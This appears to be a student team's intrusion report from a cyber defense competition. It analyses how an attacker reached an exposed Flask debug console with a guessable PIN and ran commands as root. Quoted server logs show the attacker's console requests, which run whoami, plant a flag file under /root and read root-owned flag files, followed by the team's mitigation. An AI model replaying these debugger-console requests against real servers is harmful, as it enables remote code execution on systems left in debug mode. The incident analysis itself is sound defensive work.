Jayhackers

University of Kansas

Team 15

White Team Intrusion Report

Table of Contents

Flask Debugger Exploit 2
Benign Activity 3

Flask Debugger Exploit

As of 9:01AM, we have determined that an attacker was able to successfully execute commands on our Alma Linux management server. During the attack, our blue flag was compromised, and a red flag was planted on our server. This vulnerability originated from Flask's debug console being active on the server, which caused it to be served on the server's webpage. The pin for the console was easily guessable, with the password being "123456789". This allowed the attacker to successfully authenticate to the debugger.


```
WERKZEUG_DEBUG_PIN="123456789"
~
~
```

The debug process was running as root, which allowed the attacker to achieve remote code execution on the server. Our logs (pictured below) captured the exact sequence of actions taken by the attacker:

- The first connection to the console endpoint was at 8:54AM
- The first command executed (via `os.popen`) was "whoami"
- The red flag was written via echo with a redirect
- The attacking IP was 199.100.16.100
- The attacker then moved to the /etc flag immediately afterwards

```
Feb 21 08:54:30 mgmt.team15.isucdc.com flask[54200]: 159.75.35.50 - - [21/Feb/2026 08:54:30] "POST /auth/login HTTP/1.1" 200 -
Feb 21 08:54:30 mgmt.team15.isucdc.com flask[54200]: 159.75.35.40 - - [21/Feb/2026 08:54:30] "POST /auth/login HTTP/1.1" 200 -
Feb 21 08:54:56 mgmt.team15.isucdc.com flask[54200]: 199.100.16.100 - - [21/Feb/2026 08:54:56] "GET /console HTTP/1.1" 200 -
Feb 21 08:55:19 mgmt.team15.isucdc.com flask[54200]: 199.100.16.100 - - [21/Feb/2026 08:55:19] "GET /console?__debugger__=yes&cmd=resource&f=style.css HTTP/1.1"
 200 -
Feb 21 08:55:19 mgmt.team15.isucdc.com flask[54200]: 199.100.16.100 - - [21/Feb/2026 08:55:19] "GET /console?__debugger__=yes&cmd=resource&f=debugger.js HTTP/1.
1" 200 -
Feb 21 08:55:50 mgmt.team15.isucdc.com flask[54200]:  * To enable the debugger you need to enter the security pin:
Feb 21 08:55:50 mgmt.team15.isucdc.com flask[54200]:  * Debugger pin code: 123-456-789
b 21 08:55:50 mgmt.team15.isucdc.com flask[54200]: 199.100.16.100 - - [21/Feb/2026 08:55:50] "GET /console?__debugger__=yes&cmd=printpin&s=lwp3faJ5BqDcealyJIF
HTTP/1.1" 200 -
b 21 08:55:50 mgmt.team15.isucdc.com flask[54200]: 199.100.16.100 - - [21/Feb/2026 08:55:50] "GET /console?__debugger__=yes&cmd=resource&f=console.png HTTP/1.
1" 200 -
Feb 21 08:55:55 mgmt.team15.isucdc.com flask[54200]: 199.100.16.100 - - [21/Feb/2026 08:55:55] "GET /console?__debugger__=yes&cmd=pinauth&pin=123456789&s=lwp3fa
J5BqDcealyJIFO HTTP/1.1" 200 -
Feb 21 08:56:30 mgmt.team15.isucdc.com flask[54200]: 199.100.16.100 - - [21/Feb/2026 08:56:30] "GET /console?__debugger__=yes&cmd=import+os;+os.popen("whoami").
read()&frm=0&s=lwp3faJ5BqDcealyJIFO HTTP/1.1" 200 -
Feb 21 08:56:32 mgmt.team15.isucdc.com flask[54200]: 199.100.16.100 - - [21/Feb/2026 08:56:32] "GET /console?__debugger__=yes&cmd=import+os;+os.popen("whoami").
read()&frm=0&s=lwp3faJ5BqDcealyJIFO HTTP/1.1" 200 -
Feb 21 08:57:31 mgmt.team15.isucdc.com flask[54200]: 199.100.16.100 - - [21/Feb/2026 08:57:31] "GET /console?__debugger__=yes&cmd=os.popen("echo+'R7hBNRzSeovIOl
uzDjzvGIAtXVIcRgKnIZBEUSvtDbTBfMz9qU'+>+/root/red-flag").read();&frm=0&s=lwp3faJ5BqDcealyJIFO HTTP/1.1" 200 -
Feb 21 08:58:00 mgmt.team15.isucdc.com flask[54200]: 199.100.16.100 - - [21/Feb/2026 08:58:00] "GET /console?__debugger__=yes&cmd=os.popen("cat+/root/red-flag")
.read()&frm=0&s=lwp3faJ5BqDcealyJIFO HTTP/1.1" 200 -
Feb 21 08:58:23 mgmt.team15.isucdc.com flask[54200]: 199.100.16.100 - - [21/Feb/2026 08:58:23] "GET /console?__debugger__=yes&cmd=os.popen("cat+/etc/team15_mgmt
-etc.flag").read()&frm=0&s=lwp3faJ5BqDcealyJIFO HTTP/1.1" 200 -
Feb 21 08:59:29 mgmt.team15.isucdc.com flask[54200]: 12.110.206.255 - - [21/Feb/2026 08:59:29] "GET /routes HTTP/1.1" 308 -
Feb 21 08:59:29 mgmt.team15.isucdc.com flask[54200]: 12.110.206.255 - - [21/Feb/2026 08:59:29] "GET /routes/ HTTP/1.1" 200 -
```

To mitigate this vulnerability, we changed the pin number to a random, non-guessable string. We then temporarily brought the server offline to ensure that the attacker was forcefully disconnected. In addition, because our logs show every action performed by the attacker, we are confident that nothing else was compromised on the server. The attacker did not achieve persistence before their attack vector was closed.

Benign Activity

On the remainder of our systems, we have continued to observe benign log activity. Both our Windows and Linux logs have remained largely uneventful with regards to potential compromise. Most of the network's log behavior can be characterized as business as usual. The authentications we've observed have consistently been nonthreatening, typical user activity. Several log file images have been attached below.